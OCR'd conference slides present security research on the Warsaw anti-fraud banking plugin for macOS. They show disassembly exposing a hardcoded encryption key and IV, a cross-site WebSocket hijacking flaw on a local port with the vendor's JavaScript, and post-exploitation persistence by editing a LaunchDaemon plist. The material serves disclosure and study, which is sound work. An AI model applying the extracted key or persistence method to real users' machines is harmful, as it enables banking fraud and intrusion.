BITWISE LABS

Adventure Time Cont

Joaquim Espinhara a.k.a “J”

27th April 2018

Agenda

- Disclaimer
- Motivation
- Background
- Warsaw OSX
- Warsaw Windows
- Conclusions

Disclaimer

- For the record nothing expressed here are shared, supported, or endorsed in any manner by my employer :)
- Still a working in progress (always)

Keep in mind for a better understanding

- Warsaw is an anti-fraud solution
- Warsaw is **NOT** an anti-virus solution
- Demos are all post exploitation

About me

- Principal Security Consultant @ Threat Intelligence Pty
- Chief Hacking Officer @ BitwiseLabs
- CTF Player @ TheGoonies

Motivation

- Over 50 millions installations
  - Windows, Linux, MacOS and few mobiles
- 70% Market Share

Background

- Gas Tecnologia
  - Diebold subsidiary (2012)
  - 20 years old
  - 70% Market share

https://www.youtube.com/watch?v=w-KYzN-701o

Background

- Issue - Security
  - Paulo Matias
  - H2HC 2010
  - Remote Code Execution
  - Banco do Brasil

Warsaw MacOS

Hardcoded Encryption Key

- OSX Dynamic Library
  - dylib
- Dir: /usr/local/lib/warsaw/
  - wsbrmu.dylib
  - wsftbo.dylib
  - wsftdl.dylib
  - wsftev.dylib

Hardcoded Encryption Key

wsftup.dylib **warsaw::update::LoadConfig**

```
movaps      xmmword [ss:rbp+var_300], xmm0
mov         qword [ss:rbp+var_2F0], 0x0
movabs      rax, 0x7319020976191125
mov         qword [ss:rbp+var_308], rax
movaps      xmm0, xmmword [ds:0x187aa0]
movaps      xmmword [ss:rbp+var_50], xmm0
movaps      xmm0, xmmword [ds:0x187a90]                ; "37*92rc@2ynf!do2,38u0|/9432%&3re?wf4tv"
movaps      xmmword [ss:rbp+var_60], xmm0
mov         byte [ss:rbp+var_3A], 0x0
mov         word [ss:rbp+var_3C], 0x7674
mov         dword [ss:rbp+var_40], 0x3466773f
lea         rdi, qword [ss:rbp+var_13F8]
lea         rsi, qword [ss:rbp+var_60]
lea         rcx, qword [ss:rbp+var_308]
```

Hardcoded Encryption Key

wsftup.dylib **warsaw::update::LoadConfig**

```
var_60 = intrinsic_movaps(var_60, intrinsic_movaps(xmm0, *(int128_t *)"37*92rc@2ynf!do2,38u0|/9432%&3re?wf4tv"));
CryptoPP::CipherModeFinalTemplate_CipherHolder<CryptoPP::BlockCipherFinal<(var_13F8, var_60, 0x26, 0x7319020976191125);
```

Key

Size

IV

Hardcoded Encryption Key

wsftup.dylib **warsaw::update::LoadConfig**

Public Member Functions

CipherModeFinalTemplate_CipherHolder (const byte *key, size_t length)

CipherModeFinalTemplate_CipherHolder (const byte *key, size_t length, const byte *iv)


CipherModeFinalTemplate_CipherHolder (const byte *key, size_t length, const byte *iv, int feedbackSize)

https://www.cryptopp.com/docs/ref/class_cipher_mode_final_template___cipher_holder.html

Hardcoded Encryption Key

wsftup.dylib

warsaw::update::LoadConfig




https://www.chilkatsoft.com/

CSWSH


- Cross-Site WebSocket Hijacking
- Information Leakage
- High Risk if combined with Social Engineering

CSWSH


TaskExplorer
? com.apple.WebKit.WebContent (89348)
/System/Library/Frameworks/WebKit.framework/Versions/A/XPCServices/com.apple.WebKit.WebContent.xpc/Contents/MacOS/co
? com.apple.WebKit.WebContent (89369)
/System/Library/Frameworks/WebKit.framework/Versions/A/XPCServices/com.apple.WebKit.WebContent.xpc/Contents/MacOS/co
configd (51)
/usr/libexec/configd
core (44)
/usr/local/bin/warsaw/core
? core (338)
/usr/local/bin/warsaw/core
coreaudiod (186)
/usr/sbin/coreaudiod
coreduetd (1108)
dylibs
files
network
127.0.0.1:30900
listening

CSWSH

- **IsInstalled**
- **Update**
- **Install**




https://diagnostico.gasantifraud.com/

CSWSH

```
/*! WarsawAgent 2014-09-04 */
var WarsawWrapper = function() {
    function a(a, b) {
        this._client = a, this._seed = b
    }
    return a.prototype.IsInstalled = function(a, b, c) {
        var d = this;
        "function" != typeof a && (a = function() {}), "function" != typeof b && (b = function() {}), "function" != typeof c &&
        var e = {
            onsuccess: function(c) {
                '"1"' === c || "1" === c || 1 === c ? a() : b()
            },
            onerror: c,
            d: d.getIsInstalledCommand(),
            params: {
                s: d._seed
            }
        };
        warsawExec(e)
    }, a.prototype.Update = function(a) {
        var b = this;
        "function" != typeof a && (a = function() {});
        var c = {
            onerror: function(b) {
                "Close" != b && a(b)
            },
            d: b.getUpdateCommand(),
            params: {
                s: b._seed
            }
        };
        warsawExec(c)
    }, a.prototype.Install = function(a, b, c) {
        "undefined" == typeof c && (c = 30);
        var d = this;
        "function" != typeof b && (b = function() {}), "function" != typeof a && (a = function() {});
        var e = {
            d: d.getInstallCommand(),
            params: {
                s: d._seed
            }
        };
        warsawExec(e), d.Verifier(b, a, c)
    }, a.prototype.F10 = function(a, b, c, d, e, f, g, h) {
        var i = this;
        "function" != typeof g && (g = function() {});
        var j = {
            onsuccess: g,
            d: f,
```


CSWSH

Identifying the Bank



CSWSH

Identifying the Bank + Redirecting



After Exploitation - MacOS

Persistence – Environment Variables

- LaunchDaemon
  - /Library/LaunchDaemons/com.diebold.warsaw.plist

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist SYSTEM "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
  <dict>
    <key>Label</key>
    <string>com.diebold.warsaw.user</string>
    <key>LimitLoadToSessionType</key>
    <string>Aqua</string>
    <key>Program</key>
    <string>/usr/local/bin/warsaw/core</string>
    <key>ProgramArguments</key>
    <array>
      <string>/usr/local/bin/warsaw/core</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
    <key>KeepAlive</key>
    <true/>
  </dict>
</plist>
```

Persistence – Environment Variables

- Edit
  - /Library/LaunchDaemons/com.diebold.warsaw.plist

